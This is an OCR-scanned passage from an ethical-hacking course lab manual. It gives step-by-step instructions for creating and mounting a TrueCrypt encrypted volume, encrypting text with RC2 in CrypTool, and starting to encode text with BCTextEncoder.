The longer you move the mouse, the better. This significantly increases the **cryptographic strength** of the encryption keys.

22. The **Volume Format** option appears. Select **FAT Filesystem**, and set the cluster to **Default**.
23. Move your mouse as randomly as possible within the **Volume Creation** Wizard window at least for 30 seconds.
24. Click **Format**.




FIGURE 4.12: TrueCrypt Volume Creation Wizard-Volume Format

TrueCrypt volumes have no "signature" or ID strings. Until decrypted, they appear to consist solely of random data.

25. After clicking **Format** volume creation begins. TrueCrypt will now create a file called **MyVolume** in the provided folder. This file depends on the TrueCrypt container (it will contain the encrypted TrueCrypt volume).
26. Depending on the size of the volume, the volume creation may take a long time. After it finishes, the following dialog box appears.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Free space on each TrueCrypt volume is filled with random data when the volume is created.




FIGURE 4.13: TrueCrypt Volume Creation Wizard- Volume Successfully Created Dialog Box

27. Click **OK** to close the dialog box.
28. You have successfully created a TrueCrypt volume (file container).
29. In the **TrueCrypt Volume Creation** wizard window, click **Exit**.

TrueCrypt is unable to secure data on a computer if an attacker physically accessed it and TrueCrypt is used on the compromised computer by the user again.

FIGURE 4.14: TrueCrypt Volume Creation Wizard-Volume Created

TASK 2

Mount a Volume

30. To mount a volume, launch **TrueCrypt**.
31. In the main window of **TrueCrypt**, click **Select File...**

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.





FIGURE 4.15: TrueCrypt Main Window with Select File Button

Mount options affect the parameters of the volume being mounted. The Mount Options dialog can be opened by clicking on the Mount Options button in the password entry dialog.

32. The standard file selector window appears.
33. In the file selector, browse to the container file, select the file, and click **Open**.



Default mount options can be configured in the main program preferences (Settings → Preferences).

FIGURE 4.16: Windows Standard File Selector Window

34. The file selector window disappears and returns to the main **TrueCrypt** window.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

35. In the main **TrueCrypt** window, click **Mount**.




FIGURE 4.17: TrueCrypt Main Window with Mount Button

This option can be set in the password entry dialog so that it will apply only to that particular mount attempt. It can also be set as default in the Preferences.

36. The **Password prompt** dialog window appears.

37. Type the password (which you specified earlier for this volume) in the **Password** input field and click **OK**.

When a correct password is cached, volumes are automatically mounted after you click Mount. If you need to change mount options for a volume being mounted using a cached password, hold down the Control (Ctrl) key while clicking Mount, or select Mount with Options from the Volumes menu.




FIGURE 4.18: TrueCrypt Password Window

38. TrueCrypt now attempts to mount the volume. After the password is verified, TrueCrypt will mount the volume.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

No data stored on an encrypted volume can be read (decrypted) without using the correct password or correct encryption key.




FIGURE 4.19: TrueCrypt Main Window

39. MyVolume has successfully mounted the container as a virtual disk I:.
40. The virtual disk is entirely encrypted (including file names, allocation tables, free space, etc.) and behaves like a real disk.
41. You can save (or copy, move, etc.) files to this virtual disk and they will be encrypted on the fly as they are being written.
42. To dismount a volume, select the volume to dismount and click **Dismount**. The volume is dismounted.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TrueCrypt cannot automatically dismount all mounted TrueCrypt volumes on system shutdown/restart.




FIGURE 4.20: TrueCrypt Main Window with Dismount Button

Lab Analysis

Analyze and document the results related to the lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Tool/Utility	Information Collected/Objectives Achieved
TrueCrypt	**Encrypted Volume:** I
	Volume File System: FAT

Questions

1. Determine whether there is any way to recover the files from the TrueCrypt volume if you forget the volume password.
2. Evaluate whether TrueCrypt uses any trusted program module (TPM) to prevent attacks. If yes, find out the relevant TPM.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Internet Connection Required	
☐ Yes	☑ No
Platform Supported	
☑ Classroom	☑ iLabs

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab 5

Basic Data Encrypting Using CrypTool

CrypTool is a freeware program that enables you to apply and analyze cryptographic mechanisms. It has the typical look and feel of a modern Windows application. CrypTool includes every state-of-the-art cryptographic function and allows you to learn and use cryptography within the same environment.

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

Lab Scenario

Most security initiatives are defensive strategies aimed at protecting the perimeter of the network. But these efforts may ignore a crucial vulnerability: sensitive data stored on networked servers is at risk from attackers who only need to find one way inside the network to access this confidential information. Additionally, perimeter defenses like firewalls cannot protect stored sensitive data from the internal threat of employees with the means to access and exploit this data. Encryption can provide strong security for sensitive data stored on local or network servers. In order to be an expert ethical hacker and penetration tester, you must have knowledge of cryptography functions.

Lab Objectives

This lab will give you experience on encrypting data and show you how to do it. It will teach you how to:

- Use encrypting/decrypting commands
- Visualize several algorithms
- Calculate hash values and analysis

Tools demonstrated in this lab are available in D:\CEH-Tools\CEHv8 Module 19 Cryptography

Lab Environment

To carry out the lab, you need:

- **CrypTool** located at **D:\CEH-Tools\CEHv8 Module 19 Cryptography\Cryptanalysis Tools\CrypTool**

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- You can also download the latest version of **CrypTool** from the link http://www.cryptool.org/en/download-ct1-en
- If you decide to download the **latest version**, then screenshots shown in the lab might differ
- Follow the **wizard-driven installation** instructions
- Run this tool on **Windows Server 2012** host machine
- Administrative privileges to run the tool

CrypTool is a free e-learning application for Windows.

Lab Duration

Time: 10 Minutes

Overview of CrypTool

CrypTool is a free, open-source **e-learning application** used in the implementation and analysis of **cryptographic algorithms**. It was originally designed for internal **business application** for information **security** training.

Lab Tasks

TASK 1

Encrypting the Data

1. Launch the **Start** menu by hovering the mouse cursor on the lower-left corner of the desktop.

FIGURE 5.1: Windows Server 2012 – Desktop view

2. Click the **CrypTool** app to open the **CrypTool** window.

You can also download CrypTool from http://www.cryptool.org




FIGURE 5.2: Windows Server 2012 – Apps

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

3. The **How to Start** dialog box appears. Check **Don't show this dialog again** and click **Close**.




FIGURE 5.3: How to Start Dialog Window

CrypTool Online provides an exciting insight into the world of cryptology with a variety of ciphers and encryption methods.

4. The main window of **CrypTool** appears, as shown in the following figure. Close the **startingexample-en.txt** window in **CrypTool**.




FIGURE 5.4: startingexample-en.txt window in CrypTool

5. To encrypt the desired data, click the **File** option and select **New** from the menu bar.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




FIGURE 5.5: CrypTool Main Window

CrypTool was originally designed for internal business application for information security.

6. Type a few lines in the opened **Unnamed1 Notepad** of **CrypTool**.
7. On the menu bar, select **Encrypt/Decrypt**, **Symmetric (modern)**, and select any encrypting algorithm.
8. Select the **RC2** encrypting algorithm.




FIGURE 5.6: Select the RC2 Encrypt algorithm

9. In the **Key Entry: RC2** wizard, select **Key length** from the drop-down list
10. Enter the key using hexadecimal characters and click **Encrypt**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




FIGURE 5.7: Selecting Key Length in the hexadecimal character

11. RC2 encryption of Unnamed1 notepad will appear as shown in the following figure.

CrypTool includes every state-of-the-art cryptographic function and allows you to learn and use cryptography within the same environment.




FIGURE 5.8: Output of RC2 encrypted data

Lab Analysis

Analyze and document the results related to the lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Tool/Utility	Information Collected/Objectives Achieved
CrypTool	**Encrypted Algorithm:** RC2
	Result: Encrypted data for selected text

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Questions

1. What are the alternatives to CrypTool for encrypting data?
2. How can you differentiate between encrypting data in CrypTool and other encrypting tools?

Internet Connection Required	
☐ Yes	☑ No
Platform Supported	
☑ Classroom	☑ iLabs

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab 6

Encrypting and Decrypting Data Using BCTextEncoder

BCTextEncoder simplifies encoding and decoding text data. Plaintext data is compressed, encrypted, and converted to text format, which can then be easily copied to the clipboard or saved as a text file.

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

Lab Scenario

In order to be an **expert ethical hacker** and **penetration tester**, you must have knowledge of cryptography functions.

Lab Objectives

This lab will give you experience on encrypting data and show you how to do it. It will teach you how to:

- Use encode/decode text data encrypted with a password

Lab Environment

To carry out the lab, you need:

Tools demonstrated in this lab are available in D:\CEH-Tools\CEHv8 Module 19 Cryptography

- **BCTextEncoder** located at **D:\CEH-Tools\CEHv8 Module 19 Cryptography\Cryptography Tools\BCTextEncoder**
- You can also download the latest version of **BCTextEncoder** from the link http://www.jetico.com/encryption-bctextencoder/
- If you decide to download the **latest version,** then screenshots shown in the lab might differ
- Run this tool on **Windows Server 2012** host machine
- Administrative privileges to run the tool

Lab Duration

Time: 10 Minutes

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Overview of BCTextEncoder

BCTextEncoder uses **public key encryption** methods as well as password-based encryption. This utility software uses strong and approved **symmetric** and **public key** algorithms for data encryption.

Lab Tasks

TASK 1

Encrypting the Data

1. Double-click the **BCTextEncoder.exe** file. The main window of BCTextEncoder appears, as displayed in the following figure.




FIGURE 6.1: Main window of BCTextEncoder

2. To encrypt the text, type the text in **Clipboard** (OR) select the secret data and put it to clipboard with **Ctrl+V**.

You can also download BCTextEncoder from http://www.jetico.com

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

BCTextEncoder utilizes the following encryption algorithms:

- ZLIB compression algorithm
- AES (Rijndael) encryption algorithm for password based encryption
- RSA asymmetric encryption algorithm for public key encryption




FIGURE 6.2: Secret information in clipboard

3. Click **Encode**. The **Enter Password** window will appear. Set the password and confirm the same password in the respective fields.
4. Click **OK**.

BCTextEncoder is intended for fast encoding and decoding text data

